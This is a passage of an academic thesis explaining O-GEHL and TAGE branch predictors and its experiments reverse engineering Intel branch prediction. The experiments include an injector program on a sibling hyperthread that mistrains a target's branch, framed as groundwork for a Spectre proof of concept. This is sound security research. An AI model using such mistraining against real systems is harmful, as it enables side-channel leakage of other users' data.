
The results show, that the agree predictor reduces negative interference [SCAP97].

2.5.8 O-GEHL Predictor

The O-GEHL (Optimized GEometric History Length) predictor was designed with the intent to combine the advantages of a local and global predictor. Instead of using a single PHT indexed with a fixed history length (e.g. gshare) the O-GEHL predictor uses multiple PHTs each indexed with different history lengths. Rather than using linear history lengths (e.g. $1, 2, 3, 4, \dots$) it uses history lengths in the form of a geometric series.
If there are M PHTs, table T_0 is only indexed with the branch address and no history (base predictor table) whereas for $T_i, 1 \leq i < M$ the function $L(i)$ returns the history length used for the i-th PHT: $L(i) = \alpha^{i-1} \cdot L(1)$ where $L(1) \in \mathbb{N}$ and $\alpha \in \mathbb{N}$ are arbitrary values. For example, when $M = 8, \alpha = 2$ and $L(1) = 2$ the history lengths look like this: $(0, 2, 4, 8, 16, 32, 64, 128)$. The different PHTs are indexed with a hash (e.g. simply XOR) of n branch address bits and a history with the according length $L(i)$.
The entries of the PHTs contain signed saturating counters. To make a prediction one entry of each PHT (indexed with a hash) is added together to a final sum S. If S is negative the prediction is NTAKEN else the prediction is TAKEN. If the prediction turned out to be correct, the signed saturating counters in the corresponding entries are incremented and if not, decremented. Instead of using a signed 2-bit saturating counter a mixture of 4-bit



(a) Two-bit saturating counter for an agree predictor.



(b) Agree predictor

Figure 2.9: An agree predictor (extended gshare predictor) where the bias bit for the branch example is 1 and the state of the two-bit agree counter is 10 (weak agree). Therefore, the predictor will agree with the bias and predict 1 (TAKE).




Figure 2.10: O-GEHL predictor that uses $M = 6$ PHTs. $\alpha = 2$ and $L(1) = 2$, thus the history lengths look like this: (0,2,4,8,16,32) and are used during the indexation. All entries are added together to a final prediction sum. If the prediction sum is negative the predictor predicts NTAKEN otherwise TAKEN.

and 5-bit counters seemed to be the best cost-efficient solution. O-GEHL was ranked 2. at the first Championship Branch Prediction (CBP) contest in 2004 and also received the best practice award[4]. This design predicts branches well that depend on close branches but can also predict branches that correlate with a branch further in the past. Each PHT entry can be seen as some sort of weight similar to a perceptron in a neural network [JL02]. Weights that strongly correlate with a branch outcome will have a clear direction (extremely negative or positive number) whereas entries that do not correlate with the branch outcome will be closer to 0. Thus, their impact on S and the final prediction will be low. An example O-GEHL predictor can be seen in Figure 2.10.

[4] https://jilp.org/cbp/Agenda-and-Results.htm

2.5.9 TAGE Predictor

The TAGE (tagged geometric history length) predictor is an evolution of the O-GEHL predictor. AMD states that it switched to a TAGE predictor since the Zen 2 architecture [SSB20]. Intel, whose CPUs are the main target of this thesis, did not publish information about their branch predictors yet. However, there are papers that indicate the use of TAGE on Intel CPUs as well [RSS15] but the evidence is still scarce. Therefore, the TAGE predictor is described in more detail compared to the other predictors.
The TAGE predictor also utilizes multiple tables indexed with the help of histories with geometric lengths but instead of adding different counters to a final prediction sum (like O-GEHL) it uses a tagged approach. The first table T_0 is providing a base prediction and is indexed only by the branch address. It is similar to the two-bit predictor. The remaining $M-1$ tables are tagged predictors that contain a *tag* for each entry, a usefulness counter u and a signed saturating counter *ctr* used for the prediction.

Indexation The $M-1$ tables (excluding T_0) are indexed by hashing the branch address bits and history bits of geometric length. For instance when $M = 6, \alpha = 2$ and $L(1) = 2$ the history lengths look like this: $(0, 2, 4, 8, 16, 32)$. Then T_0 is the base predictor indexed with no history. T_1 is indexed with a hash of the branch address bits and 2 history bits, T_2 with the branch address bits and 4 history bits and so forth till T_5 that uses 32 history bits for its indexation.
The *tag* makes detecting aliasing possible because if two different branches map to the same entry in the PHT the *tags* may vary. Although in practice, due to the fact that the *tag* will be shorter than the address, aliasing can still occur but it is far less likely.
During the prediction of a branch, all tables are addressed simultaneously. The base prediction from T_0 will always be provided whereas the other tagged predictor tables only provide a prediction on a *tag* match. If multiple tables T_i provide a prediction the prediction of the last table is used (where i is the highest).

Terminology The table that ultimately provides the prediction is called *provider*. The prediction from the *provider* that is the actual prediction is called *pred*. The alternative prediction that would have been used if the *provider* would have had a miss is called *altpred*. If there are *tag* misses on T_2 and T_3 but hits on T_1 and T_4 for example, then T_4 is the *provider* and provides *pred* and T_1 provides *altpred*. If there are no hits, then *pred* and *altpred* are both predicted by the base predictor table T_0.

Updating the tables The usefulness counter u is updated when the final prediction *pred* and *altpred* are different. If the actual prediction *pred* turned out to be correct, the useful-

ness counter u of the table T_i that provided the prediction is incremented.
In case of an incorrect prediction however, u is decremented in the table that predicted the branch wrong. Furthermore, if $i < j < M$ all tables T_j are of interest where at least one entry exists where $u = 0$, indicating that the entry is fairly useless. We then replace the entry in the first of these tables (where j is the lowest) with information for our current mispredicted branch. If there is not a single entry where $u = 0$ all usefulness counters of the tables $T_j, i < j < M$ are decremented and no entry is replaced. The idea is to always replace entries that were useless in the past.
This results in a predictor that always tries to use the first table that provides an accurate prediction. Lets assume T_1, T_2 and T_3 exist. The TAGE predictor would prioritize T_1. Thus, the predictor always tries to use the table with the shortest possible history length that still provides an accurate prediction. If the behavior of the branch has changed and T_1 is not sufficient anymore, the predictor will decrement the usefulness counter u of the branch entry in T_1 and would try to use T_2 and if not possible T_3. If T_2 is now in use but T_1 would be sufficient again, the predictor could fall back to T_1 at some point. This is the case because if T_1 is predicting correctly again the *altpred* and *pred* are equal so u in T_2 is not incremented anymore. This could lead to the eviction of the entry in T_2 and then T_1 is used again [SM06]. An illustration of a TAGE predictor can be seen in Figure 2.11. Over the years, more evolved versions of the TAGE predictor were suggested but the core idea remained the same [Sez07, Sez11, Sez14, SL16, Mic18, MIK19, HYZ+19].

2.5.10 Conclusion

This section provided an overview of the evolution of branch predictors. It started with simpler branch predictor ideas that were sufficient for older processors with much smaller workloads and continued with more complex mechanisms necessary for far bigger programs with a lot more branches. Using the branch history during the indexation can help to predict branches more accurately whose outcomes depend on previous branches. Later predictors like TAGE use histories with different lengths and the branch address for the indexation of multiple PHTs. The idea is to leverage short and long historical lengths to accurately predict branches that rely on nearby branches, or even none at all (like some loop branches), while also predicting those that have correlations with farther-off branches correctly.




Figure 2.11: TAGE predictor that uses $M = 5$ PHTs. $\alpha = 2$ and $L(1) = 2$, thus the history lengths look like this: (0,2,4,8,16) and are used during the indexation. T_0 is the base predictor, in this case a two-bit predictor. The tables T_1, T_2, T_3 and T_4 are tagged tables with a signed 3-bit saturating counter for *ctr* used for the prediction, a signed 2-bit saturating counter for the useful counter u and an 11-bit *tag* used for the *tag* comparison. The hash function produces a different output for the *tag* comparison and indexing.

3 Approaching the Problem

First of all, we will outline a description of the problem we face. Afterwards, possible approaches to the problem follow. They are formulated in a general way as concrete experiments will follow in the upcoming chapter. Finally, we describe potential challenges that we might face dealing with the problem.

3.1 Problem Statement

As said earlier, there is not much known about branch prediction on modern Intel CPUs. Although there are some indications in a few papers [RSS15] there are no official sources. However, knowing details about the branch prediction on CPUs can be valuable information. Utilizing this knowledge can yield performance benefits and also help security researchers to investigate processors further. By leveraging this information, researchers can not only discover new attack vectors but also propose effective defense mechanisms against vulnerabilities such as Spectre. Therefore, we will reverse engineer the branch prediction on modern Intel CPUs. The PHT is likely indexed using a history and not only by the branch address bits. Thus, we have to get a better understanding of the history first:

- **What kind of branches (see Figure 2.1) are part of the history?**
- **How does each branch affect the history?** If a conditional branch occurs, it could simply shift the history and add a single bit where 1 stands for TAKEN and 0 for NTAKEN e.g. On the other hand, the history could look more complicated. If it contains more than just conditional branches, it could consist of n branch address bits for each branch in the history, instead of just a single conditional bit, as Google Project Zero seems to imply [Hor18].
- **Is something else affecting the history e.g. non-branch instructions?**

To fully reverse engineer the indexation, these pieces of information about the history are required.
After we have acquired all information about the history which are necessary to fully reverse engineer the indexation, we want to determine which branch address bits are used. With this information, it is now possible to purposefully cause aliasing because we can

easily construct addresses that result in the same index. The goal is also to show the significance of the results from an attacker's perspective by creating a Spectre PoC that leaks information of a victim by manipulating the prediction of a branch **out-of-place**.

3.2 Approach

A way to answer these questions is by developing test programs whose behavior we observe by measuring the performance counters. There are multiple tools to observe hardware performance counters like perf[5] or VTune[6]. As we need very precise measurements of the interesting branches and not the whole program however, we read the performance counters manually utilizing a kernel-mode driver.
We use NASM[7] to develop most experiments because we get more control over the executed instructions with assembler compared to a C compiled program e.g.
Experiments have to be executed multiple times to eliminate outliers. To achieve this, we will employ a testing tool e.g. developed in Python 3 that automatizes the experiments by running them multiple times, possibly with different arguments and exporting the performance counters results in .csv file. We can then also plot the measurement results into meaningful graphs e.g. by using Python libraries like Matplotlib[8].
In more complex experiments, it might become necessary to deploy two programs, a *target* and an *injector*. The *target* contains branches whose behavior we observe through its performance counters. The *injector* is also executing branches. The goal is to observe how the branches of the *injector* changed the branch prediction of the *target* program which can provide interesting insides. Modern Intel processors have two logical cores on each physical core and the logical cores share branch predictor components (hyperthreading). This fact is shown in section 4.2. By running the *target* and the *injector* on the same physical core, each on one of its logical cores, we make it possible for the *injector's* branches to interfere with the *target's* program branch prediction. Out of the many existing performance counters, the ones that are of particular interest are *BR_INST_RETIRED.ALL_BRANCHES*, *BR_MISP_RETIRED.ALL_BRANCHES*, *BR_INST_RETIRED.CONDITIONAL*, *BR_MISP_RETIRED.CONDITIONAL* and *BR_INST_RETIRED.COND_NTAKEN*.

[5] https://perf.wiki.kernel.org/index.php/Main_Page
[6] https://intel.com/content/www/us/en/developer/tools/oneapi/vtune-profiler.html
[7] Netwide Assembler, https://www.nasm.us/
[8] https://matplotlib.org

3.3 Potential Challenges

As there is no official documentation on the branch prediction mechanisms in modern Intel processors we have to reverse engineer it blindly. This can be a difficult task because the branch predictor is a hardware component on the CPU. The only realistic option is to use software to reverse engineer the hardware component in this case which is not exactly trivial as we mostly rely on Intel's hardware performance counters. Therefore, our experiments have to be robust against inaccuracies of the performance counters e.g. by repetition.
It is likely, that modern Intel processors use multiple PHTs indexed with varying history lengths (like TAGE). This can make it tough to determine the maximal history length as different ones are used during indexations. Moreover, if different hash functions are used for each PHT, this can make it much more difficult to fully reverse engineer the indexation as there are now multiple hash functions that have to be reverse engineered instead of just one.

3.4 Related Work

Branch (target) prediction is a hot topic in recent years due to many newly discovered attacks [KHF+19, KKSA18, CBS+19]. Thus, to investigate potential attack vectors but also to suggest capable defense mechanisms researchers tried to get a better understanding of the branch (target) prediction mechanisms on modern CPUs [Hor18, WR22, ZTO+23, YTN+23]. Most papers are focused on the Branch Target Buffer (BTB) used for branch target prediction however, which is relevant for Spectre-BTB (Spectre V2). With the exception of Half&Half there is not much work on reverse engineering the branch prediction apart from some outdated work that has little relevance for modern processors [UM09]. There is a section later that talks more in-depth about Half&Half. It is still interesting to examine the reverse engineering work on the BTB, as it might provide valuable insights for our research on branch predictors. The BunnyHop and Retbleed papers [ZTO+23, WR22] both did reverse engineering work on the branch target prediction of direct branches. There is not much work on indirect branches however because their target prediction seems to be much more complex. The BTB for direct branches simply has to store the target address because it is fixed and does not change dynamically. The variability of indirect branches requires the utilization of sophisticated prediction mechanisms, similar to those employed for normal branch prediction, which we investigate. In fact, there is the suggestion that the TAGE predictor could be extended to predict the target for indirect branches as well [SM06].

4 Experiments

As discussed in the approach section, we manually read the performance counters and plot the results using our own automation tool written in Python. The basic ideas were outlined as well, now we design concrete experiments to gain insights including answers to the questions in the problem statement. As many experiments share a core idea, we introduce it in a fundamentals section beforehand. The experiments are implemented using NASM. Since assembler code is sometimes difficult to understand, every experiment contains pseudocode examples, to present the general idea. The full source code has been outsourced to the Appendix section. Despite isolating the cores from the OS scheduler, interrupts can still interfere with our test program's execution. Thus, a little noise is expected in our experiments.

4.1 Fundamental: Single Program

Simpler experiments only use a single program whose performance counters we benchmark with our tool described in section 4.3. They generally consist of one or a few branches that we measure. It may also accept parameters used in a branch condition. The NASM code used to read a parameter and convert it from an ASCII string into an integer can be seen in Figure A.1. In pseudocode, we simply access the $n-th$ argument using $args[n]$.
An example could be a simple program that has a counter i that is incremented in each loop iteration. The branch condition is: $i \mod param_1$ like in Algorithm 1.
We assume that a predictor is in use that takes the history into account like TAGE. Therefore, if we want an important branch to index the same PHT entry every iteration we need to **normalize the history** so it is the same each iteration. We achieve this by executing junk jumps to fill the history. In assembler, we implement that with the `%rep` directive and a macro, see Figure A.2. Sometimes we use conditional junk jumps as well with a similar macro but by using `jz`/`jnz`. In pseudocode, we simply refer to the `normalizeHistory` function to **normalize the history**. The important branches whose behavior we want to observe are called spy branches.

Algorithm 1: Simple program accepting an argument and using it in branch modulo condition. Full Assembler source code can be seen in Figure A.3.

```
1 param_1 ← args[0] //Assign first passed argument
2 i ← 0
3 while experimentRunning do
4 |   normalizeHistory() //Ensures same history each iteration
5 |   remainder ← i mod param_1 //If the remainder is 0 the branch is not taken
  |    otherwise it is taken
6 |   if remainder == 0 then
7 |   |   nop
8 |   i ← i + 1
```

4.1.1 Investigating the PHT entries

We can use a single program to gather information about the entries of the PHT/PHTs. The aim is to figure out if a saturating counter is used for the PHT entries and if so, how many bits each entry contains.

To achieve this, we analyze the behavior of a single spy branch in a loop. We need the spy branch to index the same PHT entry in the vast majority of iterations. That's why we need to normalize the history as the index is likely a hash of the history and the spy branch's address bits. So when the history is the same on each iteration, the index will be the same as well because the spy branch's address bits do not change either.

The test program will have a counter i that is incremented on each loop iteration. The counter is then used in the spy branch's following condition: $\lfloor i/x \rfloor \mod 2$, where x is the fixed number of saturating states we want to test for. For instance, if we want to test for a two-bit saturating counter, $x = 2^2 = 4$. This condition would lead to a PHT entry that cycles around the saturating counter which is visualized in Figure 4.1a. If the PHT does in fact uses a two-bit saturating counter the condition would result in a 50% misprediction rate. In case of a 1-bit saturating counter the misprediction rate would be significantly lower than 50% because there would be more correct predictions. This is because the outer saturated states have self-loops so they can transition to themselves. In our example, the predictions would look like in Figure 4.1b. Generally speaking, if there is a n-bit saturating counter with 2^n states inside each PHT entry, for $0 < m \leq n, x = 2^m$ where x is the variable used in the spy branch's condition, the misprediction rate will be around 50%. For $m > n, x = 2^m$, the misprediction rate will shrink. We can use this observation to determine the saturating counter in use. We run N experiments using $param_1 = x = 2^m$. The initial value of m is 1 and it is incremented on the next experiment N times. If the misprediction rate goes significantly below 50% at experiment m we can

Algorithm 2: Experiment pseudocode to test what kind of saturating counter is used. Full Assembler source code can be seen in Figure A.4.

```
1 param_1 ← args[0] //Assign first passed argument
2 i ← 0
3 while experimentRunning do
4     normalizeHistory() //Ensures same history each iteration
5     //Cycling around the saturating counter
6     if ⌊i/param_1⌋ mod 2 then
7         nop
8     i ← i + 1
```


conclude, that there is a $(m-1)$-bit saturating counter in use. The experiments pseudocode can be seen in Algorithm 2.

Hypothesis We assume that there is a m-bit saturating counter in use. We expect the misprediction rate to be around 50% until we test for the m-bit saturating counter with $param_1 = x = 2^m$. Afterwards, we expect the misprediction rate to halve each time. This is because we spend more time in the outer saturated states with a self-loop.

Result We ran $N = 6$ experiments with the following values for x : $(2^1 = 2, 2^2 = 4, 2^3 = 8, 2^4 = 16, 2^5 = 32, 2^6 = 64)$. Figure 4.2 is the result plot. We observe that the first three values have a misprediction rate at around 50%. From $2^4 = 16$ onwards the misprediction rate halves each time and is significantly lower than 50%. Therefore, we conclude that there is a 3-bit saturating counter in use. In the official TAGE paper, the author also suggests a 3-bit saturating counter for this purpose [SM06]. The fact that the first 3 tests are not at exactly 0.5 is likely due to measurement noise.

4.2 Fundamental: Injector & Target

In some experiments, we want to observe the branch prediction behavior of a *target* program while another program is also executing branches. We call this additional program *injector*. By measuring the number of mispredictions in the *target* program, we can gain valuable insights into how the *injector* interfered with the *target's* branch predictions. We achieve this by executing the *target* and *injector* on the same physical core each on one of its logical cores as they should share branch prediction microarchitectural elements.
We verify that this actually works in the following experiment where we execute almost the same program. So that the two programs execute on the same physical core we use



(a) A two-bit saturating counter that we cycle because of the experiment's condition. The bold numbers mark the sequence of states. After **8.** we are at **1.** again and the cycle repeats.

i	State	Prediction	$\lfloor i/x \rfloor \mod 2$	Misprediction
0	1	TAKE	0	YES
1	0	NTAKE	0	NO
2	0	NTAKE	0	NO
3	0	NTAKE	0	NO
4	0	NTAKE	1	YES
5	1	TAKE	1	NO
6	1	TAKE	1	NO
7	1	TAKE	1	NO

(b) The predictions when the PHT uses a 1-bit saturating counter and $x = 4$ which is used to test for a two-bit saturating counter. Misprediction rate is $\frac{1}{4} < 50\%$.

Figure 4.1: Examples to get an intuition for the experiment.

the `sched_set_affinity` system call. Before, we have to list the logical cores using `cat /proc/cpuinfo | egrep "processor|core id"` and then choose two cores that use the same physical core. We create a CPU core bitmask for both of them. An example snipped that would run on core 7 can be seen in Figure A.5. In pseudocode, we use the `setCore` function for this purpose. The target program has a **`nop`** pattern of hundreds of **`nop`** instructions at the end to delay the program, so the *injector* has more time to mistrain the entries. This is also omitted in future pseudocodes to shorten them but used in all of them. Executing the two test programs, which pseudocode can be seen in Figure 4.3, does in fact show that the *injector* successfully interferes with the *target* as there is not a significant amount of mispredicts when only the *target* program is running but when both are executed at the same time, the *injector* mistrains the *target's* spy branch. This works because the *injector* and *target* have the same normalized history in each iteration. In addition, the branch address of the spy branch and injector branch in the *injector* are at




Figure 4.2: Results to show which saturating counter is used. They indicate a 3-bit saturating counter as results have a misprediction rate of around 0.5 for the first three values and then halve.

an identical virtual address. It is important that ASLR (Address Space Layout Randomization) is disabled to guarantee the same address for each execution. A box plot of the mispredicts when both programs were running in parallel can be seen in Figure 4.4. Consequently, the two logical cores on each physical core share microarchitectural elements used for branch prediction. The following experiments build upon this finding.

4.2.1 History for Branch Prediction

In the previous sections, we assumed that the branch history affects the PHT indexing. Thus, we have normalized it to guarantee the same index on each loop iteration. Now we will verify, if this is actually the case, by measuring the mispredicts when the histories of the *target* and *injector* are not the same.

Hypothesis When we omit the normalization of the history in the *target* but keep it on the *injector*, we will have very different histories. This should result in nearly 0% mispredicts even when the *injector* is running, as different indexes for the mistrain and spy branches are used.

Result As can be seen in Figure 4.5 there are nearly 0% mispredicts in both occasions. Therefore, we successfully verified that the history indeed impacts the indexing.

Algorithm 3: *Target* program where the branch is always not taken

```
1 setCore(7)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
       //Always not taken
5     if True then
6         nop
7     i ← i + 1
8     nop_pattern...
```

Algorithm 4: *Injector* program where the branch is always taken

```
1 setCore(14)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
       //Always taken
5     if False then
6         nop
7     i ← i + 1
```

Figure 4.3: Experiment pseudocode that verifies that an *injector* can interfere with the branch prediction of the *target* program on the same physical core. Full source code in Figure A.6.

4.2.2 Path-based History

